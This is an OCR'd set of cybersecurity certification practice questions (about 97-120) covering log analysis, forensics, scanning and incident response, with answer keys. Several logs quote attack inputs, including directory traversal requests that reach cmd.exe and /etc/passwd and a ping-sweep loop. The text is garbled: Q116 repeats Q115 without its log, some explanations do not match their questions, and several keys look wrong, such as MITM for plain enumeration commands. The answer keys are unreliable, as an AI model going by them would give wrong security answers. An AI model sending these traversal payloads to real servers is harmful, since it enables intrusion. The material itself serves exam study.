
NEW QUESTION: 97


Welcome to the Enterprise Help Desk System. Please work the ticket escalated to you in the desk ticket queue.

INSTRUCTIONS


Click on me ticket to see the ticket details Additional content is available on tabs within the ticket First, select the appropriate issue from the drop-down menu. Then, select the MOST likely root cause from second drop-down menu

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button





Tickets
Details
Statuses
New 0
Open 1
On Hold 0
Mgr Review 0
Approved/Closed 0
Priority
Low
Medium
High
Subject
Date
Priority
Michael is reporting that th...
#8675309
7/24/2020
High
#8675309
Opened
Priority
High
Category
Technical/ Bug Reports
Assigned To
sample@emailaddress.com
Assigned Date
7/24/2020
Info
Assets
Subject
Attachments
Issue
Caused by
User is not logged in
Recent Windows Updates
High Memory Utilization
Application Crash
Services Failed to Start
Drive is low on space
High CPU Utilization
Chrome.exe
notepad.exe
svchost.exe
Firefox.exe
wuauclt.exe
User
taskmgr.exe
Asset Tag

Answer:


Tickets
Details
Statuses
New 0
Open 1
On Hold 0
Mgr Review 0
Approved/Closed 0
Priority
Low
Medium
High
Subject
Date
Priority
Michael is reporting that th...
#8675309
7/24/2020
High
#8675309
Opened
Priority
High
Category
Technical/ Bug Reports
Assigned To
sample@emailaddress.com
Assigned Date
7/24/2020
Info
Assets
Subject
Attachments
Issue
Caused by
User is not logged in
Recent Windows Updates
High Memory Utilization
Application Crash
Services Failed to Start
Drive is low on space
High CPU Utilization
Chrome.exe
notepad.exe
svchost.exe
Firefox.exe
wuauclt.exe
User
taskmgr.exe
Asset Tag

NEW QUESTION: 98
A security analyst is investigating a compromised Linux server. The analyst issues the ps command and receives the following output.



Which of the following commands should the administrator run NEXT to further analyze the compromised system?
A. /bin/la -1 /proc/1301/exe
B. rpm -V openash-server
C. kill -9 1301
D. strace /proc/1301
Answer: D (LEAVE A REPLY)

NEW QUESTION: 99
A cybersecurity analyst is concerned about attacks that use advanced evasion techniques. Which of the following would best mitigate such attacks?
A. Keeping IPS rules up to date
B. Installing a proxy server
C. Applying network segmentation
D. Updating the antivirus software
Answer: A (LEAVE A REPLY)
Keeping IPS rules up to date is the best way to mitigate attacks that use advanced evasion techniques. An IPS (intrusion prevention system) is a security device that monitors network traffic and blocks or prevents malicious activity based on predefined rules or signatures. Advanced evasion techniques are cyberattacks that combine various evasion methods to bypass security detection and protection tools, such as IPS. Keeping IPS rules up to date can help to ensure that the IPS can recognize and block the latest advanced evasion techniques and prevent them from compromising the network .

NEW QUESTION: 100
A forensics investigator is analyzing a compromised workstation. The investigator has cloned the hard drive and needs to verify that a bit-level image copy of a hard drive is an exact clone of the original hard drive that was collected as evidence. Which of the following should the investigator do?
A. Record the serial numbers of both hard drives.
B. Compare the file-directory "sting of both hard drives.
C. Insert the hard drive on a test computer and boot the computer.
D. Run a hash against the source and the destination.

Answer: (SHOW ANSWER)

NEW QUESTION: 101
A cybersecurity analyst has received the laptop of a user who recently left the company.
The analyst types `history' into the prompt, and sees this line of code in the latest bash history:

```
> for i in seq 255; ping -c 1 192.168.0.$i; done
```

This concerns the analyst because this subnet should not be known to users within the company.
Which of the following describes what this code has done on the network?
A. Performed a ping sweep of the Class C network.
B. Sent 255 ping packets to each host on the network.
C. Sequentially sent an ICMP echo reply to the Class C network.
D. Performed a half open SYB scan on the network.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 102
A vulnerability assessment solution is hosted in the cloud This solution will be used as an accurate inventory data source for both the configuration management database and the governance nsk and compliance tool An analyst has been asked to automate the data acquisition Which of the following would be the BEST way to acqutre the data'
A. CSV export
B. SOAR
C. API
D. Machine learning
Answer: (SHOW ANSWER)
Explanation
An example of API is google weather app, using the weather channel's API to collect accurate weather data and broadcast it on goggle weather app, so google doesn't have to do it their selves

NEW QUESTION: 103
A security analyst is reviewing the following log from an email security service.

```
Rejection type:            Drop
Rejection description:     IP found in RBL
Event time:                Today at 16:06
Rejection information:     mail.comptia.org
                           https://www.spamfilter.org/query?P=192.167.28.243

From address:              user@comptex.org
To address:                tests@comptia.org
IP address:                192.167.28.243
Remote server name:        192.167.28.243
```


Which of the following BEST describes the reason why the email was blocked?
A. The IP address was blacklisted.
B. The IP address and the remote server name are the same.

C. The From address is invalid.
D. The To address is invalid.
E. The email originated from the www.spamfilter.org URL.
Answer: A (LEAVE A REPLY)


NEW QUESTION: 104
Malware is suspected on a server in the environment.
The analyst is provided with the output of commands from servers in the environment and needs to review all output files in order to determine which process running on one Of the servers may be malware.
INSTRUCTIONS
Servers 1 , 2, and 4 are clickable. Select the Server and the process that host the malware.

Server1 Log

```
C:\Users\Team3>netstat -oan

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING       884
  TCP    0.0.0.0:49184          0.0.0.0:0              LISTENING       540
  TCP    0.0.0.0:49190          0.0.0.0:0              LISTENING       532
  TCP    10.1.1.2:57433         192.168.50.6:443       ESTABLISHED     1276
  TCP    10.1.1.2:50125         192.168.50.6:445       ESTABLISHED     276
  TCP    10.1.1.2:52349         192.168.50.6:139       ESTABLISHED     276
  TCP    10.1.1.2:139           0.0.0.0:0              LISTENING       4
  TCP    10.1.1.2:3389          172.30.0.148:49242     ESTABLISHED     348
  TCP    10.1.1.2:50741         172.30.0.101:445       ESTABLISHED     4
  TCP    10.1.1.2:50777         172.30.0.4:135         TIME_WAIT       0
  TCP    10.1.1.2:50778         172.30.0.4:49157       TIME_WAIT       0
  TCP    [::]:135               [::]:0                 LISTENING       540
  TCP    [::]:445               [::]:0                 LISTENING       4

C:\Users\Team3>tasklist

Image Name                     PID Session Name        Session#    Mem Usage
```



Answer:



NEW QUESTION: 105
Which of the following factors would determine the regulations placed on data under data sovereignty laws?
A. What the company intends to do with the data it owns
B. The company's data security policy
C. The type of data the company stores
D. The data laws of the country in which the company is located
Answer: (SHOW ANSWER)
The data laws of the country in which the company is located would determine the regulations placed on data under data sovereignty laws. Data sovereignty laws are laws that govern how data is collected, stored, processed, and transferred within a country's jurisdiction. Data sovereignty laws can vary from country to country, depending on their legal system, political system, culture, and values. Data sovereignty laws can affect how companies handle their data, especially when they operate across borders or use cloud services. For example, some countries may have strict data protection or privacy laws that require companies to obtain consent from data subjects before collecting or processing their data. Some countries may also have data localization or data residency laws that require companies to store their data within the country's borders or limit cross-border data transfers.

NEW QUESTION: 106
A security analyst is scanning the network to determine if a critical security patch was applied to all systems in an enterprise. The Organization has a very low tolerance for risk when it comes to resource availability. Which of the following is the BEST approach for configuring and scheduling the scan?
A. Make sure the scan is credentialed, covers at hosts in the patch management system, and is scheduled during business hours so it can be terminated if it affects business operations.
B. Make sure the scan is uncredentialed, covers at hosts in the patch management system, and Is scheduled during of business hours so it has the least impact on operations.
C. Make sure the scan is credentialed, has the latest software and signature versions, covers all external hosts in the patch management system and is scheduled during off-business hours so it has the least impact on operations.
D. Make sure the scan is credentialed, uses a ironed plug-in set, scans all host IP addresses in the enterprise, and is scheduled during off-business hours so it has the least impact on operations.
Answer: D (LEAVE A REPLY)
A vulnerability scan is a process of identifying and assessing known vulnerabilities in a system or network using automated tools or software1 A vulnerability scan can help improve the security posture of a vulnerability management program by detecting and prioritizing potential weaknesses that could be exploited by attackers. To increase the security posture of a vulnerability scan, the following actions can be taken:

Expand the ports being scanned to include all ports: This means scanning all possible ports on a system or network, not just the well-known or commonly used ones. This can help discover more vulnerabilities that may be hidden or overlooked on less frequently used ports.
Increase the scan interval to a number the business will accept without causing service interruption: This means scanning more frequently or regularly, but not so often that it causes performance issues or downtime for the system or network. This can help keep up with new vulnerabilities that may emerge over time and reduce the window of opportunity for attackers.
Enable authentication and perform credentialed scans: This means using login credentials or SSH keys on an asset to get deeper access to its data, processes, configurations, and vulnerabilities2 This can help discover more vulnerabilities that cannot be seen from the network, such as insecure versions of software or poor security permissions.

NEW QUESTION: 107
While conducting a cloud assessment, a security analyst performs a Prowler scan, which generates the following within the report:

```
7.74 [extra774] Ensure credentials unused for 30 days or greater are disabled
PASS! User admin has logged into the console in the past 30 days
PASS! User SecOps has logged into the console in the past 30 days
INFO! User CloudDev has not used access key 1 since creation
FAIL! User BusinessUsr has never used access key 1 and not rotated it in 30 days
PASS! No users found with access key 2 enabled
```

Based on the Prowler report, which of the following is the BEST recommendation?
A. Delete access key 1.
B. Delete BusinessUsr access key 1.
C. Delete CloudDev access key 1.
D. Delete access key 2.
Answer: (SHOW ANSWER)

NEW QUESTION: 108
A company's Chief Information Security Officer (CISO) published an Internet usage policy that prohibits employees from accessing unauthorized websites. The IT department whitelisted websites used for business needs. The CISO wants the security analyst to recommend a solution

that would improve security and support employee morale. Which of the following security recommendations would allow employees to browse non-business-related websites?
A. Configure a personal business VLAN.
B. Implement a virtual machine alternative.
C. Develop a new secured browser.
D. Install kiosks throughout the building.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 109
A cybersecurity analyst is supporting an incident response effort via threat intelligence. Which of the following is the analyst MOST likely executing?
A. Requirements analysis and collection planning
B. Indicator enrichment and research pivoting
C. Containment and eradication
D. Recovery and post-incident review
Answer: A (LEAVE A REPLY)

NEW QUESTION: 110
A security analyst on the threat-hunting team has developed a list of unneeded, benign services that are currently running as part of the standard OS deployment for workstations. The analyst will provide this list to the operations team to create a policy that will automatically disable the services for all workstations in the organization.
Which of the following BEST describes the security analyst's goal?
A. To create a system baseline
B. To reduce the attack surface
C. To optimize system performance
D. To improve malware detection
Answer: (SHOW ANSWER)
Explanation
Reducing the attack surface area means limiting the features and functions that are available to an attacker. For example, if I lock all doors to the facility with the exception of one, I have reduced the attack surface. Another term for reducing the attack surface area is system hardening because it involves ensuring that all systems have been hardened to the extent that is possible and still provide functionality

NEW QUESTION: 111
An analyst is preparing for a technical security compliance check on all Apache servers. Which of the following will be the BEST to use?
A. Cain & Abel
B. CIS benchmark
C. Untidy

D. Nagios
E. OWASP
Answer: B (LEAVE A REPLY)

NEW QUESTION: 112
A security analyst is trying to track physical locations of threat actors via SIEM log information. However, correlating IP addresses with geolocation is taking a long time, so the analyst asks a security engineer to add geolocation to the SIEM tool. This is an example of using:
A. security orchestration, automation, and response.
B. continuous integration.
C. data enrichment.
D. threat feeds.
Answer: (SHOW ANSWER)
Data enrichment is a process that adds event and non-event contextual information to security event data in order to transform raw data into meaningful insights123. Geolocation is one example of contextual information that can be used to enrich security event data, such as IP addresses, and provide more information about the physical locations of threat actors. Data enrichment can help security analysts perform threat detection, threat hunting, and incident response more effectively and efficiently.

NEW QUESTION: 113
A development team has asked users to conduct testing to ensure an application meets the needs of the business. Which of the fallowing types of testing docs This describe?
A. Stress testing
B. Regression testing
C. Acceptance testing
D. Penetration testing
Answer: C (LEAVE A REPLY)

NEW QUESTION: 114
Which of the following sets of attributes BEST illustrates the characteristics of an insider threat from a security perspective?
A. Unauthorized, unintentional, benign
B. Unauthorized, intentional, malicious
C. Authorized, intentional, malicious
D. Authorized, unintentional, benign
Answer: C (LEAVE A REPLY)
Reference:
https://www.sciencedirect.com/topics/computer-science/insider-attack

NEW QUESTION: 115

A security analyst receives an alert from the SIEM about a possible attack happening on the network The analyst opens the alert and sees the IP address of the suspected server as 192.168.54.66. which is part of the network 192 168 54 0/24. The analyst then pulls all the command history logs from that server and sees the following

```
$ route -n
$ ifconfig -a
$ ping 192.168.54.1
$ tcpdump 192.168.54.80 -nnS
$ hping -s 192.168.54.80 -c 3
```

Which of the following activities is MOST likely happening on the server?

A. Enumeration

B. A vulnerability scan

C. Fuzzing

D. A MITM attack

Answer: D (LEAVE A REPLY)

NEW QUESTION: 116

A security analyst receives an alert from the SIEM about a possible attack happening on the network The analyst opens the alert and sees the IP address of the suspected server as 192.168.54.66. which is part of the network 192 168 54 0/24. The analyst then pulls all the command history logs from that server and sees the following

Which of the following activities is MOST likely happening on the server?

A. Enumeration

B. A vulnerability scan

C. Fuzzing

D. A MUM attack

Answer: D (LEAVE A REPLY)

NEW QUESTION: 117

An organization supports a large number of remote users. Which of the following is the BEST option to protect the data on the remote users1 laptops?

A. Require the use of VPNs.

B. implement a DLP solution.

C. Require employees to sign an NDA.

D. Use whole disk encryption.

Answer: B (LEAVE A REPLY)

NEW QUESTION: 118

A security analyst is reviewing the following log entries to identify anomalous activity:

```
GET https://comptia.org/admin/login.html&user&password\ HTTP/1.1
GET http://comptia.org/index.php\ HTTP/1.1
GET http://comptia.org/scripts/..%5c../Windows/System32/cmd.exe?/C+dir+c:\ HTTP/1.1
GET http://comptia.org/media/contactus.html\ HTTP/1.1
```

Which of the following attack types is occurring?

A. Directory traversal

B. SQL injection

C. Cross-site scripting

D. Buffer overflow

Answer: (SHOW ANSWER)

NEW QUESTION: 119

A security analyst is reviewing the following web server log:

```
GET %2f..%2f..%2f..%2f..%2f..%2f..%2f../etc/passwd
```

Which of the following BEST describes the issue?

A. Cross-site scripting

B. Cross-site request forgery

C. Directory traversal exploit

D. SQL injection

Answer: C (LEAVE A REPLY)

NEW QUESTION: 120

Given the following access log:

```
access_log: 10.1.1.3 - -[66.66.132.6 -100] "Get
/js/query-ui/js/?a.aspectRatio:this.originalSize.height%7c%7c1%3ba=e(HTTP/1.1" 403 22

access_log: 10.1.1.3 - -[66.66.132.6 -100] "Get /js/query-ui/js/?a.aspectRatio:this.originalSize.height | |
1;a=e( HTTP/1.1" 303 333

access_log: 10.1.1.3 - -[66.66.132.6 -100] "Get /scripts/query-ui/js/J);F.optgroup=F .option;F .tbody=F
